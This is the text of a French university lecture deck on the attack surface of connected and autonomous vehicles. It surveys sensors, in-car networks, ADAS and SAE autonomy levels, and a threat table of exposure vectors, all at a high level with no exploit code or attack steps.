Les attaques de l’écosystème du véhicule connecté

Pascal.Urien@telecom-paris.fr

TELECOM Paris

IP PARIS

Agenda

- Introduction
- Le Véhicule Autonome Connecté
- Sécurité des Systèmes Numériques
- TPMS
- Access Control
- Position
- Bluetooth
- Sensors
- Self Driving, Deep Learning
- V2X
- TESLA Hacking
- CAN Bus Hacking


Surface d’attaque

- La surface d'attaque ou surface d'exposition est la somme des différents points faibles (les « vecteurs d'attaque ») par lesquels un utilisateur non autorisé (un « pirate ») pourrait potentiellement s'introduire dans un environnement logiciel et en soutirer des données. Minimiser le plus possible la surface d'attaque fait partie des mesures de sécurité de base
- The attack surface of a software environment is the sum of the different points (for "attack vectors") where an unauthorized user (the "attacker") can try to enter data to or extract data from an environment. Keeping the attack surface as small as possible is a basic security measure.

An Attack Surface Metric Pratyusa K. Manadhata PHD Manuscrit CMU-CS-08-15 2 November 2008


INTRODUCTION

L’automobile avant…




L’automobile avant…

Direction




https://www.seriesforever.com/fr/blog/colonne-de-direction-1948-1953-serie-1-minerva-n10

Frein




http://www.volvo120.fr/page1/page103/page103.html

Vitesse



https://www.serie04.com/fr/504-pedale-cable-accelerateur/32178-pedale-d-.html

Contrôle d'Accès




Quelques attaques…

Direction


L'instrument du crime a été la voiture du défunt, dont la colonne de direction a été sabotée…

Frein



Il s'agit de la scène où la Simca Présidence aux freins sabotés dévale une pente sévère à toute allure…


Vitesse




Tom s'aperçoit qu'il ne contrôle plus son véhicule. L'électronique de bord ne répond plus, la vitesse est bloquée à 130 km/h…

VEHICULE CONNECTE AUTONOME


Véhicule Connecté et Autonome






Can You Trust Autonomous Vehicles: Contactless Attacks against Sensors of Self-driving Vehicle, DEFCON24


Andrej Karpathy - AI for Full-Self Driving at Tesla




GATEWAY

Can Bus





Domain-based



Centralized

Attacks and defences on intelligent connected vehicles: A survey
Mahdi Dibaei, Xi Zheng, Kun Jiang, Robert Abbas, Shigang Liu, Yuexin Zhang, Yang Xiang, Shui Yu

Vehicle Sensors

Radar

Works in low light & poor weather, but lower resolution.

LiDAR


Emits light, so darkness not an issue.
Some weather limitation.

Camera

Senses reflected light, limited when dark.
Sees colour, so can be used to read signs, signals, etc.


Ultrasound

Limited to proximity, low speed manoeuvres.



Source: Texas Instruments

Advanced Driver Assistance System (ADAS)



Advanced driver assistance systems

Carmakers are facing seismic change. Suppliers which were largely kept under the hood are set to grow in influence as the industry adds more and more autonomous features to vehicles

Suppliers listed in blue*

Detects close range objects to aid parking and avoid collision by using radio waves
Autoliv, Bosch, Continental, Delphi, Denso, Hella, TRW

Enables in-car night vision systems that can detect objects further away than traditional headlights helping to avoid collisions at night
Autoliv, Bosch, Denso

Integrates driver assistance functions; algorithms for every scenario
Carmakers, Tier-One suppliers, Google, Eletrobit, Mobileye, IBM

Semiconductors underpin advanced electronic functionality
Renasas, Infineon, ST, TI, Freescale, NXP, Nvidia, Intel

Can You Trust Autonomous Vehicles: Contactless Attacks against Sensors of,Self-driving Vehicle, DEFCON24

Used in front and rear parking sensors in modern cars. Will be adapted for assisted parking and short range pedestrian/obstacle detection
Bosch, Continental, Denso, Valeo


Allows vehicles to communicate with each other
Autotalks, Codha Wireless

For precise navigation
Google, TomTom, HERE (Nokia)

Identifies both directional and distance information used in lane departure systems and traffic sign recognition
Autoliv, Bosch, Continental, Takata

Seeks longer range objects for use in Adaptive Cruise Control systems
Autoliv, Bosch, TRW, Continental, Hella, Valeo

https://www.anandtech.com/show/14766/hot-chips-31-live-blogs-tesla-solution-for-full-self-driving



Un ensemble de réseaux

- CAN Bus & ECU (Electronic Control Units)
  - Contrôle du véhicule (moteur, frein, direction…)
  - Conduite Autonome
- LAN (Local Area Network): Ethernet
  - Infotainment: Information +Entertainment
- WLAN (Wireless Area Network): Wi-Fi
  - Mises à jour
  - Dedicated short-range communications (DSRC)
    - V2C Vehicule to Vehicule
    - V2I, Vehicle-to-Infrastructure
- LPAN (Local Area Network): Bluetooth
  - Contrôle d'accès
- RADIO
  - Contrôle d'accès
- LTE (Long Term Evolution): 4G, 5G
  - Mises à jour
  - V2X (Vehicle to Everything)
    - On board Unit (OBU)
- Internet
  - Mises à jour
  - Data Log
- GPS (Global Positioning System)
  - Information de position

Un ensemble de services

- Contrôle du véhicule
  - Messages CAN
- Contrôle d'accès (clés)
- Diagnostiques
  - OBDII
- Recharge des batteries
- Mises à jour logicielles
- Conduite Assistée & Autonome
  - Advanced Driver Assistance System (ADAS)
  - SAE (J3016) : 6 niveaux de 0 à 5


Why Is Tesla's Full Self-Driving Only Level 2 Autonomous?

Elon Musk Signals Big Update for 'Full Self-Driving'

FSD is also expected to be offered by Tesla on a subscription basis later this year.

- 0 No Automation
- 1 Driver Assistance: The driving mode-specific execution by a driver assistance system of "either steering or acceleration/deceleration"
- 2 Partial Automation: The driving mode-specific execution by one or more driver assistance systems of *both steering and acceleration/deceleration*
- 3 Conditional Automation: Human driver Some driving modes
- 4 High Automation: System Many driving modes
- 5 Full Automation: System All driving modes

Services

- Aujourd'hui
  - Wi-Fi
  - 4G\LTE
  - Bluetooth
  - Over-The-Air updates
  - Remote diagnostics
  - Infotainment center
- Demain
  - Vehicle-2-Vehicle
  - Vehicle-2-Infrastructure
  - Autonomous driving
  - Cloud based services
  - 5G

Tesla Model 3 Gets CR Recommendation After Braking Update

Automaker responds to Consumer Reports test results and reduces stopping distance by nearly 20 feet

By Patrick Olsen
May 30, 2018

Attaques

Level	Exposures	TYPE OF ACCESS		IMPACT POTENTIAL		
		Physical access	Wireless access	Safety	Data Privacy	Car-jacking
HIGH	OBD II port	✓		✓		
	Wi-Fi		✓	✓		
	Cellular connection (3G/4G)		✓	✓		
	Over-the-air update		✓	✓		
	Infotainment System		✓	✓		
	Smart-phone	✓		✓		
MEDIUM	Bluetooth		✓	✓		
	Remote Link Type App		✓	✓		
	KeyFobs and Immobilizers		✓			✓
	USB	✓		✓		
	ADAS System		✓	✓		
	DSRC-based receiver (V2X)		✓	✓		
LOW	DAB Radio		✓	✓		
	TPMS		✓		✓	
	GPS		✓		✓	
	eCall		✓	✓		
	EV Charging port	✓		✓		
	CD/DVD player	✓		✓		

Adapting Threat Modeling Methods for the Automotive Industry - 15th ESCAR Conference, Berlin 2017 - Adi Karahasanovic , Pierre Kleberger and Magnus Almgren

Défenses

